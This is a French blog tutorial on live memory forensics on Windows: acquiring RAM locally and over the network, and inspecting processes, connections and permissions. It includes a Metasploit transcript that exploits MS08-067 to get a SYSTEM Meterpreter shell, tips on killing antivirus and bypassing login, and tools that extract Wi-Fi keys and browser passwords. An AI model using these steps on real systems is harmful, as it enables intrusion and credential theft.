- http://lepouvoirclapratique.blogspot.fr/
- Cédric BERTRAND
- 26 juin 2012

Analyse forensique tout en mémoire

Au cours de document, nous verrons comment analyser et extraire tous les petits secrets de la mémoire.

Sommaire

Table des illustrations

Glossaire

Crackage	Action de découvrir un mot de passe (cracker un fichier = découvrir le mot de passe associé)
Dead forensics	Analyse sur un système éteint (analyse des données)
Dumper	Action d'extraire des informations (ex : dump d'un fichier de la mémoire)
Empreinte	Somme de contrôle d'un fichier
Exploit Pack	Outil exploitant des vulnérabilités de manière automatique afin d'infecter le visiteur d'une page web
Hashage	Fonction permettant l'identification d'un fichier ou d'une chaine de caractères (permet de d'assurer son intégrité)
Hashes	Données représentées par une fonction de hachage
Live Forensics	Analyse sur un système allumé (mémoire vive)
Pentest	Penetration test (test d'intrusion)
Shell	Accès en ligne de commandes à un ordinateur

Documents de références

H@ckRAM – J'ai la mémoire qui flanche d'Arnaud *Malard* - http://www.securityvibes.com/servlet/JiveServlet/previewBody/1164-102-3-1164/WP-HckRAM.pdf

Le framework Volatility – Misc n°56

Wiki Forensics - http://www.forensicswiki.org/

1. Introduction

Le terme anglais Forensics (lien) désigne l'analyse d'un système suite à un incident. Cet incident peut être de plusieurs natures : compromission, recherche de preuves liées à la pédocriminalité, infection du poste par un malwares, etc.

La définition de Wikipédia : « *On désigne par informatique légale ou investigation numérique légale l'application de techniques et de protocoles d'investigation numériques respectant les procédures légales et destinée à apporter des preuves numériques à la demande d'une institution de type judiciaire par réquisition, ordonnance ou jugement. Ce concept, construit sur le modèle plus ancien de médecine légale, correspond à l'anglais « computer forensics ». »*

Une définition plus formelle pourrait être : l'action d'acquérir, de recouvrer, de préserver, et de présenter des informations traitées par le système d'information et stockées sur des supports informatiques.

1.1. Dans quels cas utiliser l'analyse forensique ?

Une analyse forensique fait généralement suite à un incident : par exemple un serveur a été compromis et l'on souhaite déterminer les actions qui ont été effectuées sur les machines ainsi de collecter des preuves afin de pouvoir porter plainte. Néanmoins il existe encore de nombreux domaines où l'on utilise l'analyse forensique :

- Analyse de malwares (surveillance du poste afin de déterminer les actions d'un malware)
- Récupération de preuves en vue d'une plainte (intrusion, pédocriminalité, vol de données, etc.)
- Test d'intrusion (récupération d'informations sensibles)
- Récupération de données après sinistre

Pour cela, plusieurs techniques sont utilisées [1]:

- Récupération de fichiers effacés
- Analyse des logs
- Analyse des fichiers infectés
- Analyse de la mémoire
- Analyse du trafic réseau
- Extraction des informations pertinentes
- Extraction des mots de passe
- Etc.

Dans le cas d'une plainte, il faudra néanmoins veiller à suivre un ensemble de recommandations afin que les preuves récupérées puissent être présentées devant une autorité judiciaire.

[1] http://www.lestutosdenico.com/outils/analyse-forensique-completement-sick

1.2. Les différentes approches

Il existe 3 types d'analyses forensique distinctes :

- L'analyse à froid (*le dead forensics*) : Elle consiste à analyser un système éteint. Dans ce cas l'ensemble des données du système sera copié et analysé ultérieurement. C'est l'approche la plus complète mais qui nécessite le plus de temps.
- L'analyse à chaud (*le live forensics*) : Cette analyse consiste à analyser l'état d'un système à un moment T. Dans ce cas, l'enquêteur récupère des informations issues de la mémoire vive.
- L'analyse en temps réel : Consiste à capturer et à analyser le trafic réseau.

Au cours de ce document, nous ne traiterons que de l'analyse à chaud (live forensics).

1.3. Dead Forensics vs Live Forensics

L'analyse à froid et l'analyse à chaud sont complémentaires. L'analyse à froid consiste à analyser l'ensemble de son système et de son contenu (logiciels installés, fichiers présents sur le disque, journaux de logs et d'événements, etc.) ce qui nécessite beaucoup de temps. L'analyse à chaud quant à elle se consiste à récupérer l'état de fonctionnement d'un système en cours (fichiers ouverts, processus actifs, connexions réseau établies, etc.).

1.3.1. Les avantages du Dead Forensics (analyse sur un système éteint)

L'analyse à froid (sur un système éteint) consiste à analyser l'ensemble d'un disque dur. Ces opérations prennent beaucoup de temps selon la capacité et le contenu du disque dur à analyser. L'analyse à froid permet de récupérer des informations sur :

- Les fichiers supprimés, l'espace libre du disque
- L'analyse de l'ensemble du système : logiciels installés, ensemble des logs (navigation, fichiers consultés, logiciels, etc), utilisation quotidienne du système
- Analyse du contenu du disque (fichiers multimédias, bureautiques, événements du système, fichiers exécutables, etc.)
- La configuration et l'utilisation du système
- Détection des informations confidentielles (fichiers protégés par mot de passe, conteneurs chiffrés, mots de passe enregistrés)

L'analyse à froid permet d'aller beaucoup plus en profondeur lors d'une analyse car elle permet d'accéder à l'ensemble des données d'un disque.

1.3.2. Les avantages du Live Forensics (analyse sur un système allumé)

Le live forensics consiste à récupérer des informations sur l'état d'un système à un moment T. Cela permet d'étudier un système en cours de fonctionnement et de récupérer :

- L'état du système (logiciels en cours de fonctionnement, fichiers ouverts/modifiés/utilisés, connexions réseau établies, etc.
- Les informations liées à un processus (mots de passe utilisés, sites consultés)
- La récupération des mots de passe dans la mémoire

L'avantage de l'analyse à chaud est que bien souvent les informations sont souvent accessibles sans protection en mémoire et que le processus de récupération est de la

mémoire vive est beaucoup plus rapide que la copie d'un disque. Parmi les autres avantages du live forensics sur le dead forensics, nous avons :

- Rapide
- Accès physique à l'ordinateur
- Peu de technique
- Processus chargés au démarrage
- Accès à la base de registre
- Monitoring des actions effectuées (malwares)
- Processus actifs, partages réseau, écriture sur le disque, fichiers ouverts, connexion réseau
- Récupération d'informations confidentielles
- Récupération des mots de passe actifs
- **Cassage de containers truecrypt**
- Analyse mémoire vive offline

Elle est par exemple très utilisée par les analyseurs de malware car elle permet de tracer toutes les actions effectuées par un processus actif.

1.4. Scénarios

Il y a plusieurs scénarios possibles pour l'analyse en mémoire. Par exemple :

- Un utilisateur a oublié de verrouiller sa session
- Un poste est suspecté d'avoir été infecté par un malware
- Dans le cas d'une perquisition, l'ordinateur est allumé et l'on souhaite analyse ce que le suspect était en train de faire
- Dans le cas d'un *pentest*, l'auditeur a obtenu un *shell* sur le poste

Comme nous allons le voir, l'analyse de la mémoire vive permet de savoir beaucoup de choses.

2. L'analyse à chaud

L'analyse à chaud ou encore l'enquête en ligne, consiste à capturer la mémoire vive du poste allumé pour ensuite pouvoir l'analyser. Nous allons voir ensemble quelques unes des possibilités.

2.1. Accéder à l'ordinateur

2.1.1. Ouvrir une session administrateur sans le mot de passe

Si Ray ne connaissait pas le compte administrateur, il pourrait utiliser 2 logiciels dans cette tâche : **Ophcrack**[2], **Konboot**[3].

Ophcrack est un logiciel libre permettant de casser les mots de passe des utilisateurs de système d'exploitation Windows en utilisant les tables arc-en-ciel[4]. Il existe un live-cd d'**Ophcrack** qui permet la recherche et le cassage des mots de passe de manière quasi-automatique :




Figure 1 Cassage des mots de passe avec Ophcrack

[2] http://ophcrack.sourceforge.net/
[3] http://www.piotrbania.com/all/kon-boot/
[4] http://fr.wikipedia.org/wiki/Table_arc-en-ciel

Kon-boot est un outil qui permet de modifier le contenu d'un noyau Windows ou Linux à la volée pendant le boot. Il permet de se logger en utilisant n'importe quel compte utilisateur ou administrateur sans connaître le mot de passe.

Figure 2 Bypass de l'authentification Windows avec Kon-boot

C'est le genre d'outils très utile à connaître lorsqu'on a perdu son mot de passe.

2.1.2. Déverrouillage d'une session par firewire

Il existe une méthode permettant de dévérouiller une session active Windows via firewire. N'ayant pas eu l'occasion de tester cette méthode, je renvoie les lecteurs intéressés vers les articles suivants :

- Patch FTWautopwn
- Physical Access Attacks with Firewire

3. L'acquisition de la mémoire vive

Il existe plusieurs méthodes pour acquérir une copie de la mémoire vive d'un système. Il faut bien sûr que le poste soit allumé. Avant de réaliser la copie de la mémoire vive, nous allons voir tout d'abord comment accéder à un poste verrouillé.

3.1.1. Récupérer une copie de la mémoire vive

3.1.1.1. En local

Il existe plusieurs outils pour acquérir une copie de la mémoire vive d'un poste sous Windows. Les outils suivants permettent de réaliser cette action :

- Win32dd de Matthieu Suiche
- MDD (MemoryDD) de ManTech

Plus d'outils sont accessibles via ce lien : Memory acquisition tools. Il est possible d'acquérir une copie de la mémoire soit par un accès local, soit par un accès réseau.

On peut par exemple utiliser l'outil **Access FTK Imager** [5]qui permet de capturer la mémoire vive d'un ordinateur.




Figure 3 Capture de la mémoire vive avec FTK Imager

Ou encore utiliser l'outil **mdd**[6] de Mantech.

```
C:\Documents and Settings\Ced\Mes documents>mdd_1.3.exe -o savmem_XP
 -> mdd
 -> ManTech Physical Memory Dump Utility
    Copyright (C) 2008 ManTech Security & Mission Assurance

 -> This program comes with ABSOLUTELY NO WARRANTY; for details use option `-w'
    This is free software, and you are welcome to redistribute it
    under certain conditions; use option `-c' for details.

 -> Dumping 511.48 MB of physical memory to file 'savmem_XP'.


 130940 map operations succeeded (1.00)
 0 map operations failed

 took 94 seconds to write
 MD5 is: 1ec9aa34187c0b5421dd50494b6f1db8
```

Figure 4 Copie de la mémoire vive avec MDD

Attention néanmoins si la copie de la mémoire vive est réalisée sur le poste cible, il y a un risque d'écrasement de données (suppression d'espace libre contenant peut-être des informations). En cas de capture de la mémoire vive, il faut stocker celle-ci sur un périphérique USB de préférence.

3.1.1.2. Par réseau

Parfois il peut être intéressant de réaliser une copie de la mémoire vive sans avoir un accès local au poste. Plusieurs méthodes sont à notre disposition, nous pouvons par exemple exploiter une vulnérabilité du poste afin d'en obtenir le contrôle, puis d'uploader l'outil **mdd**, effectuer une capture de la mémoire vive, puis la rapatrier sur notre poste.

Normalement un plug-in **Metasploit**[7] appelé « **Memdump** » existait afin de réaliser cette tâche de manière automatique, mais le lien ne fonctionne plus : Meterpreter Memory Dump Script.

[5] http://accessdata.com/support/adownloads

[6] MDD (MemoryDD) de ManTech

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(ms08_067_netapi) > set lhost 192.168.3.149
lhost => 192.168.3.149
msf  exploit(ms08_067_netapi) > set rhost 192.168.3.138
rhost => 192.168.3.138
```

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] Selected Target: Windows XP SP3 French (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.3.138
[*] Meterpreter session 1 opened (192.168.3.149:56220 -> 192.168.3.138:4444) at 2012-04-06 13:40:50 +0200

meterpreter > getuid
Server username: AUTORITE NT\SYSTEM
meterpreter >
```

Figure 5 Capture de la mémoire vive par le réseau avec Metasploit

Une fois **mdd** téléchargé avec la commande “upload” de **Metasploit**, on l’exécute sur le poste cible.

```
meterpreter > execute -f c:\\windows\\mdd_1.3.exe -o c:\\capture\savexp.mem
Process 2672 created.
```

Puis on télécharge le fichier ainsi créée.

```
meterpreter > download c:\\capture\\savexp.mem
[*] downloading: c:\capture\savexp.mem -> savexp.mem
[*] downloaded : c:\capture\savexp.mem -> savexp.mem
```

Figure 6 Dump de la mémoire avec Metasploit

Si on connait le mot de passe de l’administrateur, voir chapitre < Ouvrir une session administrateur sans le mot de passe>, ou encore <extraction des comptes utilisateurs>, on peut aussi utiliser l’outil **psexec**[8] qui permet d’exécuter un fichier à distance. Il suffit donc avec **psexec** d’exécuter l’outil **mdd** cité plus haut.

```
C:\Program Files\PsTools>psexec \\CANHQDC01 "\\[redacted]\netlogon\wmichange\r
un.bat"

PsExec v1.96 - Execute processes remotely
Copyright (C) 2001-2009 Mark Russinovich
Sysinternals - www.sysinternals.com


C:\WINDOWS\system32>regedit /s \\[redacted]\netlogon\wmichange\installsource.r
eg
```

Figure 7 Utilisation de psexec à distance

Une fois la mémoire vive récupérée, notre prochaine étape va être de l’analyser.

[7] http://www.metasploit.com/
[8] http://technet.microsoft.com/fr-fr/sysinternals/bb897553.aspx

3.2. L'analyse de la mémoire

Nous allons voir quelles sont les informations que nous pouvons récupérer sur un système allumé. Beaucoup d'outils utilisés pour ces tâches proviennent de la suite Pstools. Petit aperçu des informations les plus utiles pour l'analyse forensique.

3.2.1. Récupérer des informations système

3.2.1.1. Récupérer des infos sur un système

L'outil **psinfo**[9] permet de récupérer de nombreuses informations sur un système (système d'exploitation, version, utilisateur, etc.). Sous Windows, la commande **systeminfo** donne des résultats similaires.

```
D:\Attaque\Tools\Pstools>psinfo

System information for \\ITL-89465:
Uptime:                    Error reading uptime
Kernel version:            Windows 7 Professional, Multiprocessor Free
Product type:              Professional
Product version:           6.1
Service pack:              0
Kernel build number:       7601
Registered organization:
Registered owner:          root
IE version:                9.0000
System root:               C:\Windows
```

Figure 8 Répertorier les informations sur un système avec psinfo

Plus d'outils permettant de récupérer des informations sur le système : Informations sur le système

3.2.2. Récupérer des informations sur les processus

3.2.2.1. Récupérer la liste des processus

Pour récupérer la liste des processus actifs, nous pouvons utiliser l'outil **pslist**[10].

```
D:\Attaque\Tools\Pstools>pslist

pslist v1.29 - Sysinternals PsList
Copyright (C) 2000-2009 Mark Russinovich
Sysinternals

Process information for ITL-89465:

Name                Pid Pri Thd  Hnd   Priv        CPU Time    Elapsed Time
Idle                  0   0   2    0      0    12:01:24.599     0:00:00.000
System                4   8 131  967    128     0:09:28.826     7:02:16.801
smss                292  11   3   31    496     0:00:00.093     7:02:16.801
csrss               420  13   9  564   2168     0:00:02.496     7:02:10.436
wininit             504  13   3   79   1488     0:00:00.187     7:02:08.377
```

Figure 9 Liste des processus actifs avec pslist

Il existe aussi un autre outil qui permet d'offrir de nombreuses possibilités sur les processus et qui en plus possède une interface graphique : **Process Explorer**[11].

[9] http://www.microsoft.com/technet/sysinternals/utilities/psinfo.mspx
[10] http://www.microsoft.com/technet/sysinternals/utilities/pslist.mspx
[11] http://technet.microsoft.com/fr-fr/sysinternals/bb896653.aspx




Figure 10 Liste des processus avec Process Explorer

Il existe aussi l'outil **pskill**[12] afin de supprimer un processus en mémoire (peut être pratique pour supprimer un outil de défense comme un antivirus lors d'un pentest par exemple…)

Plus d'outils permettant de récupérer des informations sur les processus : Informations sur les processus

3.2.3. Récupérer des informations sur les fichiers/répertoires

3.2.3.1. Récupérer la liste des fichiers ouverts

L'outil **PsFile**[13] permet d'afficher les fichiers ouverts localement et à distance.




Figure 11 Récupérer les fichiers ouverts avec psfile

3.2.3.2. Surveiller le système

Process Monitor [14]permet de monitorer l'activité d'un système (processus, fichiers, clés de registre, etc.) Très utile afin de voir les actions effectuées par un fichier suspect par exemple.




Figure 12 Surveillance d'un système avec ProcessMonitor

Plus d'outils sur les fichiers et disques sont disponibles ici : Informations sur les fichiers et les disques

[12] http://www.microsoft.com/technet/sysinternals/utilities/pskill.mspx
[13] http://www.microsoft.com/technet/sysinternals/utilities/psfile.mspx
[14] http://technet.microsoft.com/fr-fr/sysinternals/bb896645.aspx

3.2.4. Récupérer des informations sur le réseau

3.2.4.1. Récupérer la liste des connexions actives

L'outil **TCPView**[15] permet de lister l'ensemble des connexions réseau actives.




Figure 13 Liste des connexions actives avec TcpView

Sous Windows, la commande **netstat** permet de récupérer la liste des connexions actives sur un système (utile pour découvrir des *backdoors*) :

Figure 14 Récupérer les connexions actives avec Netstat

3.2.4.2. Déterminer les ressources partagées d'un système

L'outil **ShareEnum**[16] permet d'afficher l'ensemble des ressources partagées d'un système




Figure 15 afficher la liste des ressources partagées avec ShareEnum

3.2.4.3. Déterminer l'utilisation des ressources d'un système

L'outil **PsLoggedOn**[17] permet de déterminer l'utilisation des ressources sur un ordinateur local.

[15] http://technet.microsoft.com/en-us/sysinternals/bb897437
[16] http://technet.microsoft.com/en-us/sysinternals/bb897442
[17] http://technet.microsoft.com/fr-fr/sysinternals/bb897545.aspx




Figure 16 Déterminer l'utilisation des ressources d'un ordinateur avec PsLoggedOn

Plus d'outils pour la récupération d'informations sur le réseau sont disponibles ici : Informations sur le réseau

3.2.5. Récupérer des informations sur la sécurité

3.2.5.1. Récupérer la liste des sessions actives sur un système

L'outil **LogonSessions**[18] permet de lister l'ensemble des sessions actives.




Figure 17 Liste des sessions actives sur un système avec LogonSessions

3.2.5.2. Récupérer la liste des permissions d'un objet

AccessChk[19] est un utilitaire qui permet d'obtenir la liste et le type des permissions sur un répertoire.

Figure 18 Liste des permissions de chaque utilisateur

3.2.5.3. Récupérer les permissions d'accès de chaque utilisateur sur un objet

AccessEnum[20] permet d'afficher l'ensemble des autorisations de sécurité sur un fichier (pratique pour voir si elles sont bien configurées)




Figure 19 Afficher l'ensemble des autorisations de sécurité avec AccessEnum

[18] http://technet.microsoft.com/en-us/sysinternals/bb896769
[19] http://technet.microsoft.com/en-us/sysinternals/bb664922.aspx
[20] http://technet.microsoft.com/fr-fr/sysinternals/bb897332.aspx

Plus d'outils pour la récupération d'informations sur le réseau sont disponibles ici : Informations sur la sécurité

3.3. Récupération d'informations sensibles

Une fois l'accès à un poste, il est possible de récupérer de nombreuses informations sensibles. Le site Nirsoft offre de nombreux outils permettent de réaliser ce type de choses. Je me contenterais ici de ne citer quelques exemples.

Le lien suivant liste l'emplacement des informations sensibles d'applications populaires sous Windows : Password Storage Locations.

3.3.1. Récupération des clés wifi

L'outil **WirelessKeyView**[21] permet d'afficher l'ensemble des clés wifi sur un système.




Figure 20 Récupération des clés wifi stockées

3.3.2. Récupération des mots de passe des navigateurs

Des outils existent pour récupérer les mots de passe de la plupart des navigateurs. La liste est disponible ici. Ici l'outil **WebBrowserPassView**[22] permet d'afficher les mots de passe enregistrés pour Mozilla, IE, Chrome, etc.

